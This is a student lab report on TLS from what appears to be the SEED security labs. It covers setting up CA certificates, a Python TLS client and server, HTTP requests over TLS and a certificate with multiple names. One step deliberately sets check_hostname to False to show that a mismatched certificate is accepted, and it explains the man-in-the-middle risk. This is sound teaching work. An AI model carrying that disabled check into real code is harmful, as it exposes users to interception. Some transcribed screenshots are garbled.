root@053feceafe80:/client-certs# openssl x509 -in GTS_Root_R1.pem -noout -subject_hash
1001acf7
root@053feceafe80:/client-certs# ln -s GTS_Root_R1.pem 1001acf7.0
root@053feceafe80:/client-certs# ls -l
total 20
lrwxrwxrwx 1 root root 15 May 31 19:57 1001acf7.0 -> GTS_Root_R1.pem
lrwxrwxrwx 1 root root 29 May 31 05:26 653b494a.0 -> Baltimore_CyberTrust_Root.pem

```

Copy the certifecate file  
to the new directory

Generat eth  
ehash value

Repeat handshake:


```

zaina@VM: ~/.../Labsetup
1001acf7
root@053feceafe80:/client-certs# ln -s GTS_Root_R1.pem 1001acf7.0
root@053feceafe80:/client-certs# ls -l
total 20
lrwxrwxrwx 1 root root 15 May 31 19:57 1001acf7.0 -> GTS_Root_R1.pem
lrwxrwxrwx 1 root root 29 May 31 05:26 653b494a.0 -> Baltimore_CyberTrust_Root.pem
-rw-r--r-- 1 root root 1261 May 31 05:18 Baltimore_CyberTrust_Root.pem
-rw-r--r-- 1 root root 1915 May 31 19:53 GTS_Root_R1.pem
-rw-r--r-- 1 root root 1915 May 31 19:54 GTS_Root_R2.pem
-rw-r--r-- 1 root root 769 May 31 19:54 GTS_Root_R3.pem
-rw-r--r-- 1 root root 769 May 31 19:54 GTS_Root_R4.pem
root@053feceafe80:/client-certs# cd /volumes
root@053feceafe80:/volumes# python3 handshake.py www.google.com
After making TCP connection. Press any key to continue ...
==> Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
==> Server hostname: www.google.com
==> Server certificate:
{'OCSP': ('http://ocsp.pki.google/gtslc3'), 
 'caIssuers': ('http://pki.google/repo/certs/gtslc3.der'), 
 'crlDistributionPoints': ('http://crls.pki.google/gtslc3/00vJ0NlsT2A.crl'), 
 'issuer': (((('countryName', 'US')), 
             (('organizationName', 'Google Trust Services LLC'))), 
            (('commonName', 'GTS CA 1C3'))), 
 'notAfter': 'Jul 27 17:40:04 2022 GMT', 
 'notBefore': 'May 4 17:40:05 2022 GMT', 
 'serialNumber': '5B0BF1C715E8C44912589B1FB4588EE', 
 'subject': (((('commonName', 'www.google.com'))), 
             ('subjectAltName': (('DNS', 'www.google.com'))), 
             ('version': 3)), 
 ['issuer': (((('countryName', 'US')), 
              (('organizationName', 'Google Trust Services LLC'))), 
             (('commonName', 'GTS Root R1'))), 
 'notAfter': 'Jun 22 00:00:00 2036 GMT', 
 'notBefore': 'Jun 22 00:00:00 2016 GMT', 
 'serialNumber': '6E47A9C54B470C0DECC3D089B91CF4E1', 
 'subject': (((('countryName', 'US')), 
              (('organizationName', 'Google Trust Services LLC'))), 
             (('commonName', 'GTS Root R1'))), 
             ('version': 3)])
After TLS handshake. Press any key to continue ...

```

### Task 1.c: Experiment with the hostname check

**Step1:** we use dig command with the domain name using the machine terminal to get the ip address of the domain name. as an example we choose “www.google.com”



```
[05/31/22]zaina@VM:~/.../TLS$ dig www.google.com

; <>> DiG 9.16.1-Ubuntu <>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 26365
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.google.com.           IN      A

;; ANSWER SECTION:
www.google.com.        238     IN      A      142.250.185.68

;; Query time: 11 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Tue May 31 16:13:09 EDT 2022
;; MSG SIZE rcvd: 59

[05/31/22]zaina@VM:~/.../TLS$
```

**Step2:** we update the /etc/hosts file in the client container by adding the ip address that we obtain in step1 and modify the host name to “www.google123.com”.



```
GNU nano 4.8          hosts
127.0.0.1    localhost
::1    localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.9.0.5      053feceafe80
142.250.185.68  www.google123.com

^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify
^X Exit       ^R Read File   ^\ Replace    ^U Paste Text  ^T To Spell
```

**Step 3:** in handshake.py, we set context.check\_hostname to “False” then perform handshake with the server. With “False” option no hostname verification is performed, and the certificate can be verified successfully. The certificate may be wrong.

```

root@053feceafe80:/volumes# python3 handshake.py www.google123.com
After making TCP connection. Press any key to continue ...
==> Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
==> Server hostname: www.google123.com
==> Server_certificate:
[{'OCSP': ('http://ocsp.pki.goog/gtslc3',),
 'caIssuers': ('http://pki.goog/repo/certs/gtslc3.der',),
 'crlDistributionPoints': ('http://crls.pki.goog/gtslc3/zdATt0Ex_Fk.crl',),
 'issuer': (((('countryName', 'US'),),
              (('organizationName', 'Google Trust Services LLC'),),
              (('commonName', 'GTS CA 1C3'))),
             'notAfter': 'Jul 27 17:39:56 2022 GMT',
             'notBefore': 'May 4 17:39:57 2022 GMT',
             'serialNumber': '8DC710CB6975A06D124240151118DDFE',
             'subject': (((('commonName', 'www.google.com'))),
             'subjectAltName': (('DNS', 'www.google.com'),),
             'version': 3}
            [{"issuer": (((('countryName', 'US'),),
              (('organizationName', 'Google Trust Services LLC'),),
              (('commonName', 'GTS Root R1'))),
             'notAfter': 'Jun 22 00:00:00 2036 GMT',
             'notBefore': 'Jun 22 00:00:00 2016 GMT',
             'serialNumber': '6E47A9C54B470C0DEC33D089B91CF4E1',
             'subject': (((('countryName', 'US'),),
              (('organizationName', 'Google Trust Services LLC'),),
              (('commonName', 'GTS Root R1'))),
             'version': 3}]
After TLS handshake. Press any key to continue ...
16 context.load_verify_locations(capath=cadir)
17 context.verify_mode = ssl.CERT_REQUIRED
18 context.check_hostname = False

```

**Step 4:** in handshake.py, we set context.check\_hostname to “True” then perform handshake with the server. With “True” option, host name verification is performed, and the wrong certificate cannot be verified successfully. If hostname verification is not performed, then the attacker can use the legitimate certificate of a true website to impersonate the certificate of his fake website and send it back to the user for verification. Since the hostname verification is ignored, the user will not notice it. Thus, the attacker can steal user credentials or any other information that he is willing to.

```

root@053feceafe80:/volumes# python3 handshake.py www.google123.com
After making TCP connection. Press any key to continue ...
Traceback (most recent call last):
  File "handshake.py", line 28, in <module>
    ssock.do_handshake() # Start the handshake
  File "/usr/lib/python3.8/ssl.py", line 1309, in do_handshake
    self._sslobj.do_handshake()
ssl.SSLCertVerificationError: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname mismatch, certificate is not valid
for 'www.google123.com'. (_ssl.c:1123)
root@053feceafe80:/volumes#
15
16 context.load_verify_locations(capath=cadir)
17 context.verify_mode = ssl.CERT_REQUIRED
18 context.check_hostname = True


```

We conclude that without checking whether the server's hostname matches with the subject information in its certificate, the client program will be susceptible to Man-In-The-Middle (MITM) attacks.

### Task 1.d: Sending and getting Data

- (1) Please add the data sending/receiving code to your client program, and report your observation

First we add the data sending/ receiving core after handshaking code as shown in the following screenshot. HTTP 1.0 is used with “GET” command to establish the request. Then socket programming is used to send the request. The response is saved in html file to enable us to see visual results. We apply this task on [www.google.com](http://www.google.com) domain name.



```
handshake.py
~/Desktop/TLS/Labsetup/volumes

1 #!/usr/bin/env python3
2 import socket
3 import ssl
4 import sys
5 import pprint
6 hostname = sys.argv[1]
7 port = 443
8 cadir = '/etc/ssl/certs'
9 # Set up the TLS context
10 context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT) # For Ubuntu 20.04 VM
11 # context = ssl.SSLContext(ssl.PROTOCOL_TLSv1_2) # For Ubuntu 16.04 VM
12 context.load_verify_locations(capath=cadir)
13 context.verify_mode = ssl.CERT_REQUIRED
14 context.check_hostname = True
15 # Create TCP connection
16 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17 sock.connect((hostname, port))
18 input("After making TCP connection. Press any key to continue ...")
19 # Add the TLS
20 ssock = context.wrap_socket(sock, server_hostname=hostname,
21                             do_handshake_on_connect=False)
22 ssock.do_handshake() # Start the handshake
23 print("==> Cipher used: {}".format(ssock.cipher()))
24 print("==> Server hostname: {}".format(ssock.server_hostname))
25 print("==> Server certificate:")
26 pprint.pprint(ssock.getpeercert())
27 pprint.pprint(context.get_ca_certs())
28 input("After TLS handshake. Press any key to continue ...")
29 # Send HTTP Request to Server
30 request = b"GET / HTTP/1.0\r\nHost: " + \
31 hostname.encode('utf-8') + b"\r\n\r\n"
32 ssock.sendall(request)
33 # Read HTTP Response from Server
34 response = ssock.recv(2048)
35 while response:
36     pprint.pprint(response.split(b"\r\n"))
37     response = ssock.recv(2048)
38
39 # Close the TLS Connection
40 ssock.shutdown(socket.SHUT_RDWR)
41 ssock.close()
```

sending/receiving code

Then [www.google.com](http://www.google.com) website returned the response data to the google.html file and we opened it with firefox browser.

Observation:

The HTTP 200 OK success status response code indicates that the request has succeeded.

Images did not fetched by normal “GET” command.



## While Handshake: cipher suit and certificate printed

Data received from the server

## (2) Please modify the HTTP request, so you can fetch an image file of your choice from an HTTPS server


We updated the sending/receiving code by adding /image/png to the get request and replace the hostname with the url of the image. Unfortunately the image did not fetched correctly.

```

31 #Send HTTP Request to Server
32 url = "www.google.com/images/branding/googlelogo/1x/googlelogo_light_color_272x92dp.png"
33 request = b'GET /image/png HTTP/1.0\r\nHost: ' + \
34 url.encode('utf-8') + b"\r\n\r\n\r\n"
35 ssock.sendall(request)
36 #Read HTTP Response from Server
37 response = ssock.recv(2048)
38 while response:
39     pprint.pprint(response)
40     response = ssock.recv(2048)

```

We tried another code using urllib library and the image saved correctly.



The screenshot shows a terminal window with Python code for performing a TLS handshake and saving a Google logo image. The code uses the `urllib` library to retrieve the image from [http://www.google.com/images/branding/googlelogo/1x/googlelogo\\_light\\_color\\_272x92dp.png](http://www.google.com/images/branding/googlelogo/1x/googlelogo_light_color_272x92dp.png). A red box highlights the URL and the save command. To the right of the terminal, there is a file browser showing a Python file named "handshake.py" and a saved image file named "im.png".

```
20 # Add the TLS
21 ssock = context.wrap_socket(sock, server_hostname=hostname,
22                             do_handshake_on_connect=False)
23 ssock.do_handshake()    # Start the handshake
24 print("==> Cipher used: {}".format(ssock.cipher()))
25 print("==> Server hostname: {}".format(ssock.server_hostname))
26 print("==> Server certificate:")
27 pprint.pprint(ssock.getpeercert())
28 pprint.pprint(context.get_ca_certs())
29 input("After TLS handshake. Press any key to continue ...")
30
31 url = "http://www.google.com/images/branding/googlelogo/1x-
32 googlelogo_light_color_272x92dp.png"
33 urllib.request.urlretrieve(url, "im.png")
34 # Close the TLS Connection
```

### 3. Task 2: TLS Server

Before starting this task we copied ca.key and ca.certs files to /volumes/client-certs directory. These files represent the public/private key of the certificate authority that were previously created in PKI lab. We make sure that the files are copied successfully to the destination folder using “ls” command. Then we rename the CA certificate using hash value the same way as in task 1.

```
root@053feceafe80:/volumes# ls
README.txt  client-certs  google.html  handshake.py  server-certs  server.py
root@053feceafe80:/volumes# cd client-certs
root@053feceafe80:/volumes/client-certs# ls
README.md  ca.crt  ca.key
root@053feceafe80:/volumes/client-certs# openssl x509 -in ca.crt -noout -subject_hash
899515ee
root@053feceafe80:/volumes/client-certs# ln -s ca.crt 899515ee.0
root@053feceafe80:/volumes/client-certs# ls -l
total 12
lrwxrwxrwx 1 root root 6 Jun 1 22:26 899515ee.0 -> ca.crt
-rw-rw-r-- 1 seed seed 103 Jan 2 2021 README.md
-rw-rw-r-- 1 seed seed 2130 May 25 17:01 ca.crt
-rw----- 1 seed seed 3414 May 25 17:00 ca.key
root@053feceafe80:/volumes/client-certs#
```


ca.key & ca.cert copied to /volumes/client-certs

Rename CA's certificate using the hash value

## Task 2.a. Implement a simple TLS server

### Server side:

We copied the certificate and private key that was created for our domain [www.zaina2022.edu](http://www.zaina2022.edu) to /volumes/server-certs folder.



Then we modify the server.py code to be customized to our domain sentence in the html code(line 9). We also change the path of server certificate and private key to point to the created certificate/private key (line 12 , 13). We note that the port that the server is listening to is 4433.

```
server.py
1 #!/usr/bin/env python3
2
3 import socket
4 import ssl
5 import pprint
6
7 html = """
8 HTTP/1.1 200 OK\r\nContent-Type: text/html\r\n\r\n
9 <!DOCTYPE html><html><body><h1>This is Zaina2022.com!</h1></body></html>
10 """
11
12 SERVER_CERT = './server-certs/zaina2022.crt'
13 SERVER_PRIVATE = './server-certs/zaina2022.key'
14
15 context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER) # For Ubuntu 20.04 VM
16 context.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)
17
18 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
19 sock.bind(('0.0.0.0', 4433))
20 sock.listen(5)
21 print("Server is listening")
22 while True:
23     (newsock, fromaddr) = sock.accept()
24     try:
25         ssock = context.wrap_socket(newsock, server_side=True)
26         print("TLS connection established")
27         data = ssock.recv(1024) # Read data over TLS
28         pprint.pprint("Request: {}".format(data))
29         ssock.sendall(html.encode('utf-8')) # Send data over TLS
30
31         ssock.shutdown(socket.SHUT_RDWR) # Close the TLS connection
32         ssock.close()
33
34     except Exception:
35         print("TLS connection fails")
36         continue
```

**Client side:** At the end of the /etc/hosts file in the client container, we add the ip address of the server container with the name of the domain-name that corresponds to the certificate created by our CA. the domain name is [www.zaina2022.com](http://www.zaina2022.com) and the server container ip is 10.9.0.43. So thet, the name of our TLS server points to the IP address of the server container.

```

GNU nano 4.8          hosts
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.9.0.5      053feceafe80
10.9.0.43     www.zaina2022.com

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text  ^T To Spell  ^L Go To Line

```

Because the server is listening to port 4433, so we need to make some modifications on the client handshake.py code in task1, that is, modify the port number to 4433, otherwise the client program and server program will not run successfully.

```

handshake.py

1 #!/usr/bin/env python3
2 import socket
3 import ssl
4 import sys
5 import pprint
6 hostname = sys.argv[1]
7 port = 4433
8 cafile = './client-certs'
9 # Set up the TLS context
10 context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT) # For Ubuntu 20.04 VM
11 context.load_verify_locations(capath=cafile)
12 context.verify_mode = ssl.CERT_REQUIRED
13 context.check_hostname = True
14 # Create TCP connection
15 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
16 sock.connect((hostname, port))
17 #input("After making TCP connection. Press any key to continue ...")
18 # Add the TLS
19 ssock = context.wrap_socket(sock, server_hostname=hostname,
20                             do_handshake_on_connect=False)
21 ssock.do_handshake() # Start the handshake
22 #print("==> Cipher used: {}".format(ssock.cipher()))
23 #print("==> Server hostname: {}".format(ssock.server_hostname))
24 #print("==> Server certificate:")
25 #pprint.pprint(ssock.getpeercert())
26 #pprint.pprint(context.get_ca_certs())
27 #input("After TLS handshake. Press any key to continue ...")
28
29 #Send HTTP Request to Server
30 request = b"GET HTTP/1.0\r\nHost: " + \
31 hostname.encode('utf-8') + b"\r\n\r\n"
32 ssock.sendall(request)
33 #Read HTTP Response from Server
34 response = ssock.recv(2048)
35 while response:
36     pprint.pprint(response)
37     response = ssock.recv(2048)
38 # Close the TLS Connection
39 ssock.shutdown(socket.SHUT_RDWR)
40 ssock.close()

```

Next, we run the server and client containers simultaneously. We first run the server.py on the server side and wait for client's connections. Then, we run handshake.py code on the client side to request to connect to the server and send/receive data from the server.

The connection is successfully performed. The client request data from the server and the server send the html code to the client.

The screenshot shows two terminal windows side-by-side. The top window, titled 'zaina@VM: ~.../Labsetup', contains the following text:

```
root@b09bbcef430b:/volumes# server.py
Enter PEM pass phrase:
Server is listening
TLS connection established
"Request: b'GET HTTP/1.0\r\nHost: www.zaina2022.com\r\n\r\n'"
```

The bottom window, also titled 'zaina@VM: ~.../Labsetup', contains:

```
root@053feceafe80:/volumes# handshake.py www.zaina2022.com
(b'\nHTTP/1.1 200 OK\r\nContent-Type: text/html\r\n\r\n<!DOCTYPE html><html><
b'body><h1>This is Zaina2022.com!</h1></body></html>\n')
root@053feceafe80:/volumes#
```

**Server container** is written in red next to the top window, and **Client container** is written in green next to the bottom window.

### Task 2.b. Testing the server program using browsers

In this task we tested the client server connection using Firefox browser on the virtual machine. So that the client in this task was not the client container but it was the virtual machine so we modify the hosts file in the VM by adding the ip-domain name at the end of the hosts file.

The terminal window shows the command to edit the hosts file:

```
[06/02/22] zaina@VM:~$ cd /etc
[06/02/22] zaina@VM:/etc$ sudo nano hosts
```


The hosts file content is shown below, with the new entry highlighted:

```
GNU nano 4.8
hosts
10.9.0.5      www.csrflabelgg.com
10.9.0.5      www.csrflab-defense.com
10.9.0.105    www.csrflab-attacker.com


# For Shellshock Lab
10.9.0.80    www.seedlab-shellshock.com
10.9.0.43    www.zaina2022.com
```

The bottom of the terminal shows the nano editor's command bar with various keyboard shortcuts.

In Firefox preferences we import the CA certificate so that our CA is now trusted to provide certificates for websites.



Finally, we run server.py code on the server side then we used Firefox browser to request to connect to the domain name using 4433 port. The connection was successfully established and the html page is opened on the client side.



### Task 2.c. Certificate with multiple names

**Step1:** we created and configured the server\_openssl.cnf file as required. In line 3 the distinguished name must be equal to the request distinguished name so that we modify the req distinguished name from line 5 to line 9 to meet the CA attributes. We write the domain alternative names from line 14 to line 17.


```
server_openssl.cnf
[req]
prompt = no
distinguished_name = req_distinguished_name
req_extensions = req_ext
[req_distinguished_name]
C = PS
ST = Westbank
L = Syracuse
O = BZU
CN = www.zaina2022.com
[req_ext]
subjectAltName = @alt_names
[alt_names]
DNS.1 = www.zaina2022.com
DNS.2 = www.zaina2022A.com
DNS.3 = www.zaina2022B.com
DNS.4 = *.zaina2022.com
```

**Step 2:** we create the certificate request using the server\_openssl.cnf configuration file that was created in step 1. The output of this step is .csr file which represents the request and .key file which represents the private key for our domain.

```
$openssl req -newkey rsa:2048 -config ./server_openssl.cnf -batch -sha256 -keyout  
server_alt.key -out server_alt.csr
```

```
[06/02/22]zaina@VM:~/.../PKI$ openssl req -newkey rsa:2048 -config ./server_openssl.cnf -batch  
-sha256 -keyout server_alt.key -out server_alt.csr  
Generating a RSA private key  
.....+++++  
.....  
.....+----+  
writing new private key to 'server_alt.key'  
Enter PEM pass phrase:  
Verifying - Enter PEM pass phrase:  
-----
```

**Step 3:** in this step we created the .crt file which represent the public key for our domain. But before that, we uncomment the copy\_extensions=copy in openssl.cnf configuration file that was used in PKI lab to enable copying the extension field from the certificate signing request into the final certificate.



**Step 4:** Then we use openssl command to create the certificate from the .csr file using our CA public and private keys.


```
$ openssl ca -md sha256 -days 3650 -config ./openssl.cnf -batch -in server_alt.csr -out  
server_alt.crt -cert ca.crt -keyfile ca.key
```

```
[06/02/22]zaina@VM:~/.../PKI$ openssl ca -md sha256 -days 3650 -config ./openssl.cnf -batch  
-in server_alt.csr -out server_alt.crt -cert ca.crt -keyfile ca.key  
